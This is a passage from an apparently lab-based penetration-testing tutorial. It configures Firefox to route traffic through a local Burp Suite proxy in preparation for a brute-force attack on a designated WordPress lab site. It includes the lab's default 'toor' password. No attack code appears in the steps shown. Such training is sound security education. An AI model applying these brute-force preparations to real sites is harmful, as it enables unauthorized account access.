
   Note: Here, we will perform a brute-force attack on the designated WordPress website hosted by the **Windows Server 2022** machine.




4. Now, we shall set up a **Burp Suite** proxy by first configuring the proxy settings of the browser.
5. In the **Mozilla Firefox** browser, click the **Open menu** icon in the right corner of the menu bar and select **Preferences** from the list.




6. The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.
7. The **Search Results** appear. Click the **Settings** button under the **Network Settings** option.



8. The **Connection Settings** window appears; select the **Manual proxy configuration** radio button and specify the **HTTP Proxy** as **127.0.0.1** and the **Port** as **8080**. Tick the **Also use this proxy for FTP and HTTPS** checkbox and click **OK**. Close the **Preferences** tab and minimize the browser window.



9. Now, minimize the browser window, click the **Applications** menu form the top left corner of **Desktop**, and navigate to **Pentesting → Web Application Analysis → Web Application Proxies → burpsuite** to launch the **Burp Suite** application.




Note: If a security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.

10. In the next **Burp Suite Community Edition** notification, click **OK**.
11. In the **Terms and Conditions** wizard, click the **I Accept** button.


Note: If **Delete old temporary files?** pop-up appears, click **Delete**.

12. The **Burp Suite** main window appears; ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.

